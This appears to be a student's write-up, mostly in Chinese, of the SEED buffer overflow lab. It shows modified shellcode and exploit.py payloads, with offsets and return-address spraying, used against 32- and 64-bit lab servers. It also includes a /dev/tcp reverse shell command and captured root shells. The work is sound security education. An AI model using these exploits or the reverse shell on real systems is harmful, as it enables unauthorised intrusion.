Buffer Overflow Attack Lab

61519213　　王江涛

TASK1：Get familiar with the shellcode

主要是对于 shellcode 的基本认识与熟悉
首先我们在/home/seed/Desktop 目录下创建一个文件 ifdelete

```
[07/09/21]seed@VM:~/Desktop$ touch ifdelete
```

其次我们对于代码进行修改：如下

```
  # make sure that the position of the * at the end doesn't change.
  # The code above will change the byte at this position to zero,
  # so the command string ends here.
  # You can delete/add spaces, if needed, to keep the position the sa
  # The * in this line serves as the position marker         *
  "rm -f /home/seed/Desktop/ifdelete                       *"
  "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
  "BBBB"   # Placeholder for argv[1] --> "-c"
  "CCCC"   # Placeholder for argv[2] --> the command string
  "DDDD"   # Placeholder for argv[3] --> NULL
.encode('latin-1')
```

进行编译

```
[07/09/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[07/09/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/09/21]seed@VM:~/.../shellcode$ a32.out
[07/09/21]seed@VM:~/.../shellcode$
```

查看结果（看到文件被删除）

```
[07/09/21]seed@VM:~/Desktop$ ls
ifdelete  Labs_20.04
[07/09/21]seed@VM:~/Desktop$ ls
Labs_20.04
```

TASK2: Level-1 Attack

1）建立初始连接

```
[07/09/21]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
^C
```

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 5
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd118
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd0a8
server-1-10.9.0.5 | ==== Returned Properly ====
```

注意确认 ebp 的值是否为相同值来确定成功是否关掉随机数
在本实验中，badfile 的起点是 buffer 的起点,start 即为 badfile 的起点，offset 就是从 buffer 开始到 return addr ess 的距离，这个距离是 116(Dec)(=0xffffd118-0xdfffd0a8+4)。ret 里存储的是 new return address，即跳转到 malicious code 的地址，由于我们用 NOP 填充，只要能够跳转到 shellcode 之前的 NOP 的位置即可，因次只要这个值比 return address 实际位置大就可以，本次实验中 return address 的实际位置是 0xffd118+4，那么 ret 的值比 0xffd588+8 大都可以。因此，代码修改如下：令 start=517-len(shellcode)，即可以将整个 shellcode 容纳，当然，start 值小一些也可以，ret=0xffffd118+8,offset=116

```
# You can delete/add spaces, if needed, to keep the position the same.
# The * in this line serves as the position marker         *
"echo 'attack success ^_^'                                 *"
"AAAA"   # Placeholder for argv[0]   > "/bin/bash"
```

```
#################################################################
# Put the shellcode somewhere in the payload
start=517-len(shellcode)
content[start:] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd118+8       # Change this number
offset = 116              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
                                                    30,17         82%
```

```
server-1-10.9.0.5 | attack success ^_^
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd118
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd0a8
server-1-10.9.0.5 | attack success ^ ^
```

2）Reverse shell：

新打开一个终端

```
[07/09/21]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
```

对于源代码做改动,保证监听端口可以监听到

```
# You can delete/add spaces, if needed, to keep the position the same.
# The * in this line serves as the position marker         *
"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
"AAAA"   # Placeholder for argv[0] --> "/bin/bash"
"BBBB"   # Placeholder for argv[1] --> "-c"
```

```
# Put the shellcode somewhere in the payload
content[517-len(shellcode):] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd118+40        # Change this number
offset = 116                  # Change this number
```

进行编译，并向服务器进行发送，可以发现监听窗口如图，则成功

```
[07/09/21]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 52882
root@99e790c2dfb0:/bof#
```

TASK3: Level-2 Attack

在本实验之中，我们并不知道 ebp 的值，因此增加了我们攻击的难度，由于已经知道缓冲区的大小范围[100,300],我们可以由此进行推断，但攻击对我们提出的要求是，尽可能减少参测的次数，因此对我们不可以反复估计缓冲区大小。

首先，建立连接：

```
1-10.9.0.5
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd518
server-2-10.9.0.6 | ==== Returned Properly ====
```

修改代码，由于缓冲区的大小无法确定，因此我们需要估计 ret，因为缓冲区在[100,300]之间，同时 ret 又必须至于 shellcode 之前，由此我们可以估计值为 base+360，同时，由于无法准确定位返回地址存放的具体位置，我们将 base+360 之前的位置全部填写为 ret 的值即可，代码修改如下；

```
# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd518+360       # Change this number
#offset = 90                   # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
S=900
for offset in range(S):
    content[offset*4:offset*4 + 4] = (ret).to_bytes(4,byteorder='little')
####################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
"exploit.py" 44L, 1743C                                   37,4          Bot
```

进行编译，即攻击成功：

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd518
server-2-10.9.0.6 | success ^_^
```

利用倒壳，攻击成功

```
[07/11/21]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 42178
root@2fe04eaf08c3:/bof#
```

TASK4: Level-3 Attack

本问题要求我们在64位机器下进行，与32位机器上的缓冲区溢出攻击相比，64位机器上的攻击更加困难。因为只允许从0x00到0x00007f的地址。这意味着对于每个地址(8字节)，最高的两个字节总是零。如果按照之前的办法，这会引发十分严重的问题：在缓冲区溢出攻击中，我们需要使用strepy将content复制到堆栈中。strepy函数在遇到0时会终止，因此我们需要采用不同的办法。首先建立连接：

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffdfa0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffded0
server-3-10.9.0.7 | ==== Returned Properly ====
```


由于地址中的0无法避免，我们不妨将shellcode至于缓冲区内部，即可实现正确strepy，因此start=40，小于 缓冲区大小-len（shellcode）即可，ret在[buffer,buffer+start]之间，通过计算offect=216，修改代码如下：

```
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start=10
content[start : start +len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffded0 # Change this number
offset = 216                # Change this number

# Use 4 for 32-bit address and 8 for 64-bit addres
```


[07/11/21]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 52854
root@542d5ebf5d9f:/bof#